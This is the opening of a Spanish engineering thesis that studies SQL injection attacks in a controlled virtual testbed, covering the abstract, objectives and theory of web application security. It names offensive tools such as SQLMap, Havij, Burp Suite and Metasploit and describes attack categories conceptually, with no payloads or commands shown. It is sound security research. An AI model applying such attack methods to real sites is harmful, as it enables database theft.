UNIVERSIDAD DE QUINTANA ROO
DIVISIÓN DE CIENCIAS E INGENIERÍA

Estudio de los Ataques SQLi en Aplicaciones Web mediante Cama de Pruebas

TRABAJO DE TESIS
PARA OBTENER EL GRADO DE
Ingeniero en Redes

PRESENTA
Br. Yasbeth Eduardo Xool López

DIRECTOR DE TESIS
Dr. Homero Toral Cruz

ASESORES

Ing. Pablo Velarde Alvarado

Dr. Freddy Ignacio Chan Puc

M.I. Luis Fernando Mis Ramírez

M.T. Martín Antonio Santos Romero

CHETUMAL QUINTANA ROO, MÉXICO, DICIEMBRE DE 2017

UNIVERSIDAD DE QUINTANA ROO
DIVISIÓN DE CIENCIAS E INGENIERÍA

TRABAJO DE TESIS ELABORADO BAJO SUPERVISIÓN DEL COMITÉ DE ASESORÍA Y APROBADO COMO REQUISITO PARCIAL PARA OBTENER EL GRADO DE:

INGENIERO EN REDES

Comité de Trabajo de Tesis

Universidad de Quintana Roo
DCI DIVISIÓN DE CIENCIAS E INGENIERÍA

DIRECTOR:

Dr. Homero Toral Cruz

ASESOR:

Ing. Pablo Velarde Alvarado

ASESOR:

Dr. Freddy Ignacio Chan Puc

UNIVERSIDAD DE QUINTANA ROO
SERVICIOS ESCOLARES
TITULACIONES

CHETUMAL QUINTANA ROO, MÉXICO, DICIEMBRE DE 2017

DEDICATORIA

A todas aquellas personas que con sus acciones inspiran a los demás a hacer obras de bien.

A todas las personas justas que eligen siempre el bien general al personal.

A mis padres *Ramiro Xool* y *Miriam Aracely*, porque gracias a ellos he logrado alcanzar una meta más.

A mi familia que siempre estará apoyándome en cualquier meta que me proponga.

AGRADECIMIENTOS

"Uno puede devolver un préstamo de oro, pero está en deuda de por vida con aquellos que son amables."

A todas las personas que de manera directa e indirecta colaboraron en la elaboración de este proyecto.

Al Ing. Pablo Velarde por su apoyo brindado sobre todo por su constante asesoría en este proyecto.

Al Dr. Homero Toral Cruz por el apoyo brindado para la elaboración de este trabajo que representa la conclusión de una meta más.

Al CONACYT por su apoyo para la elaboración de este proyecto de Tesis.

A mis Padres Ramiro Xool y Miriam Aracely de los cuales tengo su apoyo siempre, Don Cocom y Doña Miriam muchas gracias.

A mis Hermanos Arely, Hugo, Kenya de los cuales continúo aprendiendo.

A mi Familia que siempre está ahí apoyándome.

A la Chata por sus consejos y estar siempre ahí apoyándome.

A mis compañeros de la universidad con los cuales compartí grandes momentos.

A todo ellos muchas gracias.

ÍNDICE

LISTA DE FIGURAS

LISTA DE TABLAS

Acrónimos

SQL	Structured Query Language
DVWA	Damn Vulnerable Web App
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IDS	Intrusion Detection System
SSL	Secure Socket Layer
HTML	HyperText Markup Language
XSS	Cross-Site Scripting
TCP	Transmission Control Protocol
DBMS	Data Base Management System
DBA	Database Administrator
ANSI	American National Standards Institute
SPARC	Standards Planning and Requirements Committee
IBM	International Business Machines
DDL	Data Definition Language
DML	Data Manipulation Language
DCL	Data Control Language
TCL	Transaction Control Language
ISO	International Organization for Standardization
PHP	Hypertext Preprocessor
NMAP	Network Mapper
VPN	Virtual Private Network
URL	Uniform Resource Locator
OWASP	Open Web Application Security Project

RESUMEN

En este trabajo de tesis se aborda una problemática que enfrentan gran cantidad de sitios web, los ataques SQL injection. El informe *Acunetix Web Application Vulnerability Report 2016* reporta que de 61,000 aplicaciones web escaneadas a lo largo de dos años el 55% contenían una vulnerabilidad de alta seguridad, como XSS o SQL Injection. El objetivo de este trabajo de tesis es estudiar como son realizados este tipo de ataques y cuáles son los alcances de estos. Para cumplir con estos objetivos se realizó una investigación para conocer los conceptos, procedimientos y antecedentes de este tipo de ataques. Con base a la investigación realizada se seleccionaron distintas herramientas con diferentes funcionalidades, pero un mismo fin, la realización de un ataque SQL injection. Se hizo uso de herramientas como Nmap y Nessus que realizan distintas peticiones a un sitio web en busca de fallos en la programación, que permitan la inyección de sentencias SQL con el fin de conseguir información sensible del sitio. Así mismo, se emplearon un conjunto de herramientas que contiene Kali Linux 2.0, una plataforma especialmente diseñado para realizar pruebas de intrusión conocidas como pentesting. Entre el software disponible en Kali se encuentra BurpSuite, el cual cuenta con una función que permite la captura de solicitudes realizadas a página web objetivo. Mediante estas capturas fue posible la realización de ataques de manera manual o bien automática con la ayuda del software SQLMap. Este software fue utilizado en diversos ataques demostrando una amplia diversidad de configuraciones de esta herramienta. Otra herramienta utilizada en este proyecto de tesis fue Havij la cual gracias a su interfaz gráfica facilita la realización de los ataques SQL injection. A través de esta herramienta se obtuvieron resultados similares a los obtenidos con SQLMap. Los ataques realizados en este trabajo fueron dirigidos a una aplicación llamada DVWA, una aplicación hecha en PHP y MySQL para el entrenamiento de explotación de vulnerabilidades web. Otra plataforma que propone la práctica de distintos métodos de intrusión en un ambiente controlado es HackingLab, esta dispone de distintos retos que tiene como tema una vulnerabilidad en particular. Para los propósitos de esta tesis se cumplieron los retos que tenían como tema los ataques SQL injection.

Se hizo uso de Metasploitable en conjunto con Metasploit para conocer las principales vulnerabilidades explotadas por los atacantes y como estos atacan estas debilidades para acceder a la información contenida en la base de datos objetivo. Todas estas herramientas

fueron probadas en escenarios virtualizados pensados para obtener resultados lo más apegados a entornos de red reales.

Los resultados obtenidos permitieron conocer el proceso que siguen los atacantes para poder realizar un ataque, así como las herramientas que usan y la efectividad de las mismas. Así mismo permitió conocer las principales vulnerabilidades en las aplicaciones web y como estas son explotadas. Del mismo modo los resultados obtenidos permitieron conocer los alcances de estos ataques. Con todo esto es posible decir que los objetivos planteados en este trabajo fueron cumplidos.

CAPÍTULO I

INTRODUCCIÓN

"Siempre se debe preferir el bien general al particular. Nuestro beneficio particular no debe tomarse en cuenta cuando se trata del bien común"

San Juan Bosco

En el presente, Internet forma parte fundamental de la vida de muchas personas, en la actualidad es posible realizar diversas tareas como son depósitos bancarios, mensajería, compras-online, entre otros servicios desde una computadora o algún otro dispositivo que cuente con conexión a la red de redes.

Todas estas operaciones se realizan mediante páginas web que cuentan con campos mediante los cuales, los usuarios pueden interactuar para obtener cierta información. Toda esa información es almacenada en bases de datos que son consultadas mediante sentencias SQL que la aplicación web se encarga de generar según las peticiones de los usuarios.

La principal tarea de las páginas web es servir de intermediario entre el usuario y una base de datos la cual contienen información de interés para el usuario, esta información es consultada mediante sentencias que el usuario no percibe, pero que están implícitas en la página web con la cual interactúa.

Los campos con los que interactúa el usuario pueden resultar riesgosos, ya que si estos no cuentan con cierto nivel de seguridad pueden ser usados por los atacantes para consultar información sensible, mediante ataques de consulta a la base de datos.

Diversos informes actuales reportan que uno de los principales tipos de ataques que se realizan contra las páginas web es conocido como SQL injection, que, aunque resulta uno de los más sencillos de prevenir gran parte de las páginas continúan siendo atacadas con este tipo de amenaza, [1] [2].

Conociendo la importancia de las páginas web, la información que se puede obtener desde ellas y los ataques a los cuales estas se enfrentan resulta de importancia desarrollar

distintas pruebas y con esto conocer cuáles son los principales mecanismos de defensa contra estos ataques, así como cuales podrían resultar sus consecuencias

Este trabajo de tesis tiene como propósito presentar herramientas que comúnmente usan los atacantes para realizar ataques SQL injection, conocer los límites de información que pueden obtener, así como proponer algunas medidas a considerar para proteger la información contenida en las bases de datos.

Todas las actividades planteadas en este proyecto se realizaron en un entorno controlado, (cama de pruebas). Concretamente, se propuso un escenario adecuado para la prueba de las diversas herramientas con las que se ejecutan los ataques SQL injection, de dichas herramientas se explicaron los procedimientos para efectuar los ataques. Finalmente se presentarán medidas a considerar para contener o mitigar este tipo de ataque.

1.1 DEFINICIÓN DEL PROBLEMA

Es importante que toda información en la red de redes este lo más segura posible de ahí que las empresas se encarguen de mantener sus sistemas lo más actualizados posibles, sin embargo, en ocasiones no importa si el sistema es el más avanzado ya que si el encargado de crear alguna aplicación web no cuenta con los conocimientos suficientes en términos de seguridad, el resultado será una aplicación web *unsanitized*. Este término hace referencia a las aplicaciones web que no filtran de forma adecuada la información enviada por el usuario, es decir no reconocen que parte de una sentencia es código y que parte datos que el usuario ingresa lo cual se traduce en una vulnerabilidad que un atacante podría aprovechar. [3].

Según diversos informes, los ataques cada día son más numerosos y complejos; sin embargo, en los mismos reportes se indica gran parte de los ataques a las aplicaciones web fueron intrusiones poco sofisticadas donde el atacante con un poco de conocimiento y paciencia logró perpetrar un ataque, [1] [2].

Para poder prevenir estos ataques el desarrollador de la aplicación web debe tener un dominio en los temas de seguridad que le permitan conocer las diferentes formas de atacar aplicaciones web, así como las medidas para evitar dichos ataques.

Las aplicaciones web por lo general solicitan y guardan información que puede ser considerada sensible. Por esta razón, el propósito de este trabajo es evaluar los ataques SQL injection y sus consecuencias mediante una cama de pruebas.

Una cama de pruebas (*testbed*) permite realizar pruebas a escala en ambientes controlados, es la combinación del entorno hardware y software en el que se realizaran las pruebas, [4]. Sin embargo, en ocasiones representan una fuerte inversión económica para su implementación. La virtualización contribuye a una reducción en los costos de implementación que ayuda a presentar con mayor exactitud algún escenario realista. En consecuencia, son factibles propuestas hibridas que incorporen en entornos físicos algún componente de red basado en virtualización, [5].

Este trabajo de tesis plantea la realización de pruebas en un entorno completamente virtualizado, para posteriormente pasar a un escenario hibrido donde se buscará conseguir resultados similares.

1.2 JUSTIFICACIÓN

Cada día son más los ataques y las formas de atacar a los servidores donde se almacena la información, de ahí que el propósito del presente trabajo es explorar una vulnerabilidad que se considera de las más comunes en toda aplicación web.

Según diversos reportes que se detallan más adelante, los ataques SQL injection se encuentran en la lista de las vulnerabilidades más comunes de casi toda aplicación web, debido a este tipo de debilidades se han logrado concretar un gran número de ataques, de todos estos ataques algunos de los más destacados son los que lograron obtener la información de miles de tarjetas, [6].

La meta principal de este trabajo de tesis es estudiar los ataques de tipo SQL injection, por ejemplo, identificar los principales motivos que impulsan a los atacantes, la clasificación de ataques SQL injection, cuáles son sus consecuencias, así como las medidas preventivas y correctivas que se pueden implementar.

1.3 OBJETIVOS

Los objetivos de este trabajo de tesis son los siguientes.

1.3.1 Objetivo general

Realizar un estudio y análisis sobre las técnicas, herramientas y construcción de escenarios para la realización de ataques de SQL injection dirigidos a aplicaciones web.

1.3.2 Objetivos específicos

A continuación, se listan los objetivos específicos para el desarrollo de esta investigación:

1. Elaborar el marco teórico relacionado con los ataques de SQLi
2. Identificar las vulnerabilidades que son inherentes a las aplicaciones web y que pueden ser explotadas por ataques de SQL injection
3. Seleccionar y evaluar las herramientas para efectuar ataques SQLi
4. Seleccionar y configurar sistemas víctima
5. Diseñar cama de pruebas para realizar la introducción de código SQL malicioso

1.4 ALCANCES Y LIMITACIONES

Este trabajo de tesis está limitado a ataques de tipo SQL injection, dejando de lado otro tipo de ataques que van dirigidos a las aplicaciones web, la principal razón de esto es la extensa lista de ataques que van dirigidos a las aplicaciones web.

Se aborda en profundidad los ataques SQL injection y con base a estos se proponen distintas medidas de seguridad que pueden ser implementadas a modo de prevención, no se pretende implementar dichas medidas de prevención en una red de producción, este trabajo de tesis se limita únicamente a elaborar propuestas que se generaran con base a resultados de cama de pruebas. Es importante mencionar que cada tipo de ataque a las aplicaciones web conforma un tema importante por sí mismo.

1.5 PROPUESTA

Para conseguir los resultados que se esperan de esta investigación de tesis es necesario la planificación e implementación mediante una metodología por etapas.

Esta propuesta puede ayudar a minimizar los problemas imprevistos e identificar posibles dificultades desde el principio, [7]. A continuación, se presentan cada una de las fases de este proyecto de tesis:

- **Planificación.** La primera fase consiste en identificar todos los requerimientos para la cama de pruebas donde se implementará DVWA, así como determinar las herramientas que se usarán para la realización de los ataques tanto al equipo víctima como a la aplicación DVWA.
- **Configuración.** La segunda fase abordará los procesos de configuración de todos los actores presentes en la cama de pruebas, desde el atacante, víctima, así como la instalación y configuración de las diversas herramientas a evaluar.
- **Pruebas.** En esta fase se comprobará la funcionalidad de la cama de pruebas, así como de los diversos niveles de seguridad del equipo víctima, para esto serán lanzados diversos ataques para la evaluación de vulnerabilidades del equipo víctima.
- **Implementación.** Una vez realizadas todas las pruebas entre el atacante y la víctima en el entorno virtual se procederá a realizar la instalación del escenario en un entorno híbrido para verificar los resultados obtenidos en el entorno virtual.
- **Análisis de ataques.** Posterior a todas las pruebas y con la ayuda de los análisis hechos en cada ataque se presentarán diversas medidas de prevención contra los ataques SQL injection.

CAPÍTULO II
MARCO TEÓRICO

"Lo que haces por ti mismo desaparece cuando no estés, pero lo que haces por los demás permanece como tu legado"

Kalu Ndukwe Kalu

Para poder comprender este trabajo de tesis en necesario establecer los principios y conceptos básicos, así como la gran diversidad de herramientas involucradas que ayudarán a entender el desarrollo de este trabajo. En este capítulo, se abordan temas orientados principalmente a las aplicaciones web y como estas son atacadas, de igual manera se explicará la relación entre las bases de datos y las aplicaciones web, así como las distintas razones por las cuales son atacadas y cuales herramientas son utilizadas.

2.1 INTRODUCCIÓN A LAS APLICACIONES WEB

Hoy por hoy son diversas las actividades que se pueden realizar de manera sencilla y rápida con la ayuda de computadora que se encuentre conectada a Internet, desde servicio de correo, búsqueda de información, hasta realizar pagos de diversos servicios. Todo esto es posible gracias al avance de la tecnología la cual permite realizar estas tareas mediante aplicaciones web que gestionan estos servicios, pero ¿qué es una aplicación web?, puede ser definida como una aplicación informática que funciona en un entorno web, una aplicación que cumple cierta función de interés para el usuario, dicha aplicación ha de ser creada por un programador o programadores los cuales definirán los campos que interactuaran con el usuario así como que servicio le será otorgado.

Cada vez que se publica un nuevo informe sobre fallas o vulnerabilidades en servidores web, se hace más evidente que la sofisticación de los ataques avanza; Sin embargo, es igual de evidente que gran parte de las fallas reportadas se debe a malas prácticas por parte de los programadores.

Para poder entender como son realizados los ataques a las páginas web es necesario entender cómo funcionan dichas aplicaciones, conocer como fueron evolucionando, así como los elementos que las conforman.

Una aplicación web es un sitio web, donde la entrada de datos por parte del usuario afecta el estado lógico del sitio. En otras palabras, una aplicación web usa a un sitio web como entrada (*front-end*) a una aplicación referenciada en el sitio.

Se tiende a creer que Internet y la Web son lo mismo. Sin embargo, son diferentes. Internet engloba todas las tecnologías que hacen posible la comunicación entre redes llámense estos cables, módems, routers, protocolos, etc. y la Web por su parte es un servicio que proporciona Internet, [8].

Las aplicaciones web son herramientas escritas en un lenguaje soportado por los navegadores web, a las cuales se puede tener acceso mediante una computadora con conexión a Internet, dichas aplicaciones web, cuenta con elementos que permiten la comunicación entre el usuario y la información contenida en los servidores web, [9].

Toda información consultada mediante una aplicación web se encuentra guardada en un servidor web, dicho servidor guarda y envía toda información que el usuario requiera en ese momento.

Cuáles son los objetos que componen una aplicación web, en qué consisten cada una de ellas y como es elaborado. A continuación, se mencionan algunas características de las aplicaciones web:

- **Páginas web.** Estas son el componente principal de una aplicación web, se define como un documento digital almacenado en un servidor al cual se accede mediante los navegadores web, al conjunto de páginas que se encuentran bajo cierto dominio se les conoce como sitio o aplicación web.
- **Formularios.** Estos son los encargados de capturar la información dada por el usuario. Un formulario es una colección de campos de entrada: *textbox, checkbox, text area, etc,* que cuando es llenado se envía al servidor usando la operación *submit.*
- **Código.** Existen diversos lenguajes de programación con los cuales se puede elaborar una aplicación web. Esto sin duda resulta en una ventaja para el desarrollador ya que puede trabajar con el lenguaje que más domine. Sin embargo,

cualquiera que sea el código elegido debe contar con una revisión minuciosa por parte del desarrollador para confiar que se tiene un código seguro. El código que no es verificado y permite la ejecución de sentencias SQL por parte de los atacantes es conocido como código *unsanitized*, por otra parte, existe el código *sanitized* que hace referencia a un código revisado por el o los desarrolladores para evitar ataques a la base de datos.

De manera breve las aplicaciones web están diseñadas para permitir la comunicación de una aplicación con otra, sin intervención humana, [8].

2.1.1 Evolución de las aplicaciones web

En sus inicios las aplicaciones web consistían en páginas estáticas las cuales eran consultadas en un proceso de servidor a navegador de una vía, estas en su mayoría no contaban con procesos de autenticación de usuarios debido a que en esos momentos no se consideraba necesario.

Hoy las aplicaciones web cuentan con actualizaciones que los hacen altamente funcionales, por ejemplo, el proceso de consultas se volvió bidireccional, es decir, el usuario envía una solicitud al servidor, quien lo recibe y envía una respuesta a la solicitud realizada, en este proceso participan todos los elementos de manera simultánea y la respuesta se da casi inmediatamente. Además, en cuestiones de seguridad se crearon cuentas de usuario y con la ayuda de estos se definieron distintos tipos de privilegios, mientras algunos usuarios solo pueden ver cierta información de alguna base de datos, otros pueden de ver y modificar esta información, esto con base a su nivel de privilegios, [10].

Nadie quiere usar una aplicación en la cual considere que su información puede verse comprometida por algún ataque al servidor donde esta se aloja, todas las aplicaciones contienen diferentes factores que las hacen únicas y diferentes unas de otras, sin embargo, esto trae consigo un número de vulnerabilidades desconocidas las cuales aumentan si el encargado de programar la aplicación tiene poco conocimiento sobre problemas de seguridad.

Muchas de las operaciones que en la actualidad pueden ser realizadas desde el hogar, anteriormente tomaban gran cantidad de tiempo. Un ejemplo de ello son los servicios bancarios los cuales en épocas pasadas era necesario presentarse ante la institución

bancaria para solicitar un gran número sus servicios, actualmente con las aplicaciones web gran parte de esos servicios pueden ser realizados vía Internet, basta con realizar algunos procesos de autenticación para poder acceder a estos.

Además de los servicios bancarios, las aplicaciones web abarcan una gran cantidad de operaciones vía online como son: compras on-line, redes sociales (facebook, twitter, etc.), correo electrónico, entre muchas otras, [10].

De igual manera, las grandes empresas han adoptado estas tecnologías a sus sistemas, dando la oportunidad a sus trabajadores de poder acceder desde cualquier punto en el que se encuentren mediante una computadora, aunque esto representa un gran beneficio trajo consigo grandes retos en seguridad.

2.1.2 Estructura básica de las aplicaciones Web

Actualmente gran número de sitios web se encuentran ligados a bases de datos donde se almacena diversa información de interés, para poder acceder a ella el usuario debe realizar una solicitud mediante un navegador web, dicha solicitud es atendida por el servidor web el cual mediante sentencias script obtiene de la base de datos la información solicitada por el usuario.

Aunque diversos autores manejan distintas terminologías sobre la arquitectura de una aplicación web todos concuerdan en los sistemas que están presentes en cada bloque que conforma dicha arquitectura.

En la figura 2.1 se observa la arquitectura básica de las aplicaciones web, esta consiste en un proceso por el cual pasan las solicitudes realizadas a la base de datos por parte del usuario.

Mediante algún navegador (*browser*) el usuario realiza una solicitud de información al servidor web, esto con base al protocolo HTTP, por su parte el servidor web recibe el script de la solicitud hecha por el usuario, dicha solicitud es ejecutada por la base de datos la cual brinda la información solicitada en el script, al servidor web para que este la presente al usuario, [11].




Figura 2.1 Arquitectura básica de las aplicaciones web

En este proceso participan tres actores, los navegadores, los servidores web y los servidores de bases de datos, este conjunto es denominado modelo de tres capas, en la cual cada capa tiene tareas específicas que cumplir. A continuación, se presentan las características de cada una de estas capas:

1. Capa de presentación (*web browser*):
    - Recoge la información del usuario
    - Manda la información recogida a la capa de proceso
    - Recibe los resultados de la capa de proceso
    - Genera la presentación
    - Visualiza la presentación al usuario
2. Capa de proceso:
    - Recibe la entrada de datos de la capa de presentación
    - Interactúa con la capa de datos para realizar las solicitudes de información
    - Manda los resultados procesados a la capa de presentación
3. Capa de datos:
    - Almacena datos
    - Recupera datos
    - Mantiene los datos
    - Asegura la integridad de los datos

La figura 2.2 muestra las capas de dicho modelo, así como el proceso lineal que pasan las solicitudes hechas por los usuarios [12]. Una regla clave que cumple este modelo es que el usuario nunca podrá comunicarse directamente con la base de datos, en otras palabras, la capa de proceso sirve de intermediario entre la de presentación y la capa de datos.

Figura 2.2 Modelo de tres capas

2.2 SEGURIDAD EN LAS APLICACIONES WEB

A medida que una empresa se expande, las necesidades de estar conectado son más grandes y con ello las brechas de seguridad tienden a crecer, por estas razones gran número de empresas buscan estar lo más actualizado en cuestiones de seguridad informática.

La seguridad en la web es un conjunto de procedimientos, prácticas y tecnologías que tienen como fin proteger a servidores, usuarios Web y en general a las organizaciones de posibles ataques informáticos, [13]. Las aplicaciones web son aplicaciones cuya principal función es obtener información contenida en una base de datos. Las aplicaciones web cuentan con ciertas medidas precautorias para que la información contenida en las bases de datos este lo más segura posible de personas mal intencionadas, [14] [15].

La Real Academia de la Lengua Española define seguridad como cualidad de seguro, con ello se puede realizar una definición de sistema informático seguro como un sistema exento de vulnerabilidades, [15].

Algunos autores definen seguridad informática como en conjunto de medidas preventivas de detección y corrección, destinadas a proteger la integridad, confidencialidad y disponibilidad de los recursos informáticos, estos tres últimos términos son considerados los pilares de la seguridad informática y son conocidos como la triada CIA (*Confidentiality, Integrity, Availability*) la cual hace referencia a un grupo de elementos vinculados, que se explican a continuación, [16]:

- **Confidencialidad.** Esta tiene como característica que los usuarios no tengan acceso a datos a los cuales no están autorizados.

- **Integridad.** Indica que toda modificación hecha a los datos sea por usuarios y procesos autorizados.
- **Disponibilidad.** Garantiza que los recursos del sistema estén siempre disponibles en el momento que los usuarios autorizados lo requieran.

En la figura 2.3 se muestra una representación de la triada CIA donde se observa que el conjunto de estos tres elementos da como resultado una mayor seguridad en la información, [17].




Figura 2.3 Triada CIA (Confindentiality, Integrity, Availability)

Si se carece de estos tres conceptos, existe una vulnerabilidad de seguridad lo cual podría comprometer uno o más elementos del sistema. Una vulnerabilidad es aquello que ofrece un posible vector de ataque contra el sistema, incluye aspectos como sistemas mal configurados, malware, contraseñas mal administradas, etc, [18].

Si bien el avance de la tecnología trajo consigo nuevos beneficios también representa grandes retos en seguridad. En la actualidad, es difícil decir que un sistema es 100% libre de vulnerabilidades debido a que siempre existe la posibilidad de un error humano es decir no importa que tan avanzado sea el sistema que se use, si la persona encargada de la configuración no realiza bien su trabajo van a existir brechas de seguridad que los atacantes, con un poco de conocimientos y paciencia puede encontrar y aprovechar.

Sitios de comercio electrónico, servicios, bancos entre otros cuentan con información que se considera sensible, por ello debe estar la más segura posible en contra de agresiones por parte de hackers que busquen algún benéfico en esta información (números de cuenta,

detalles de pagos, etc.) ya que pocas personas gustarían de hacer negocios con una página que se considera débil en seguridad.

Un ejemplo de fallas de seguridad ocurrió entre el 2006 y 2008 cuando Alberto Gonzáles un hacker de Estados Unidos en conjunto con dos cómplices logró robar información de más de 120 millones de tarjetas de las redes de *Heartland Payment System* (un sistema procesador de pagos de Princeton) esto mediante programas sniffer y fallas de seguridad en SQL, [6].

2.2.1 Controles en seguridad

El objetivo de la seguridad informática es fortalecer una o varias características de seguridad y de esta manera mitigar los efectos producidos por amenazas y vulnerabilidades. El riesgo de sufrir un incidente de seguridad nunca podrá ser eliminado por completo. Sin embargo, si es posible reducir el daño a un nivel tolerable para la organización.

Estos controles pueden clasificarse por distintos criterios. Por un lado, dependiendo del momento en el que se actúa, se pueden tener controles preventivos, disuasivos, detectivos, correctivos y recuperativos. Los preventivos y disuasivos toman acción en momentos anteriores al incidente, esto con el objetivo de evitarlo. Los detectivos buscan como el nombre indica, detectar el ataque en el momento en el que este ocurre. Los correctivos y recuperativos tienen lugar posterior al ataque. La tabla 2.1 muestra los controles de seguridad divididos en función del momento del incidente, [17].

Tabla 2.1 Divisiones de control en función del momento del ataque

Preventivos	Detectivos	Correctivos
*concientización *políticas de seguridad *firewalls	*antivirus *sistemas de monitoreo *IDS	*restauración de backups *sistemas de restauración

De igual manera según el recurso utilizado, se pueden clasificar en controles físicos, técnicos y administrativos. Los controles físicos como el nombre lo menciona, son controles de seguridad física por ejemplo sistemas de acceso biométrico, cerraduras electrónicas. Los controles técnicos por su parte se refieren a sistemas de detección de

intrusos, seguridad de las aplicaciones y sistema operativo. Finalmente, los controles administrativos la importancia de estas radica en determinar las configuraciones que deben cumplir los otros niveles de seguridad. La figura 2.4 muestra los controles de seguridad organizados en función de los recursos, [17].




Figura 2.4 Controles organizados en función de los recursos.

2.2.2 Tipos de ataques en aplicaciones Web

La seguridad siempre está en constante cambio esto debido a que los ataques evolucionan a un ritmo acelerado y que en el presente no se necesita contar con grandes conocimientos para poder perpetrar un ataque, basta con un equipo promedio y consultar algunas herramientas para poder generar una agresión contra un sistema objetivo.

En la actualidad la comunicación entre el usuario y el sitio web se realiza de modo bidireccional y en esta interviene SSL (*Secure Sockets Layer*) el cual es un protocolo que se encarga que la información se transfiera de manera segura.

Gran parte de los sitios en línea creen que con el uso de SSL pueden considerarse seguros. Sin embargo, la realidad es diferente, los autores del libro *The Web Application Hacker's Handbook* pusieron a prueba más de 1000 aplicaciones web durante un periodo que

comprende del 2006 al 2007 y como resultado se encontraron diferentes vulnerabilidades las cuales fueron clasificadas en las siguientes categorías, [10]:

- **Broken Authentication.** Esta categoría se basa en los ataques que implican vulnerabilidades en los campos como inicio de sesión y password ya que el agresor puede realizar ataques de fuerza bruta, estos como su nombre lo menciona se basa en intentar comprometer la seguridad mediante N número de combinaciones como podrían ser de user y password. Los atacantes de fuerza bruta por lo general conocen algún dato valido como puede ser user y prueban las múltiples combinaciones válidas para encontrar el password correcto. Incluso los más fuertes mecanismos de autenticación pueden ser comprometidos por operaciones administrativas unsanitized (cambio de password, olvido de password, recuerdo mi password, etc).
- **Broken Access Control.** En esta categoría la cual es también conocida como ataque *broken authorization* se manejan los casos donde la aplicación falla en proteger adecuadamente el acceso a datos y funcionalidades del sistema objetivo, un problema específico de este tipo de ataques son los ataques a las interfaces administrativas esto debido a los privilegios con las que estas cuentan, [19]. Ataques de esta clase se basan en el nivel de permisos que tienen los usuarios, [10].
- **Cross-Site Scripting.** Es una vulnerabilidad muy explotada en páginas web, este tipo de ataque se basa en la explotación de código HTML y de scripts, estos scripts simulan provenir de sitios web de confianza, debido a esto el navegador por lo regular ejecuta la secuencia de comandos de este tipo de ataques. Generalmente el código malicioso se puede observar como algún hipervínculo donde el usuario ingresa su información, de esta manera es posible secuestrar una sesión (*hijack session*), robar cookies entre otras cosas, [20]. En la figura 2.5 se observa como un ataque XSS es realizado, inicia con el atacante insertando código malicioso a alguna página vulnerable, dicha página es visitada por el usuario, el cual recibe la página web con el código malicioso, esto es aprovechado por el atacante para tomar control sobre los datos del usuario.

